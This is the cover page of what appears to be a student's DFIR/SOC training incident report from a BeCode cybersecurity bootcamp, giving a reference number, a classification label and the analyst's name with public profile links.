BeCode Corp.

DFIR / SOC Training

Reference: BCC-2026 | INC-2026-006

Classification: Confidential

Analyst

Johan-Emmanuel Hatchi

BeCode Cybersecurity Bootcamp - Promotion 2025-2026

linkedin.com/in/johan-emmanuel-hatchi

github.com/Jhatchi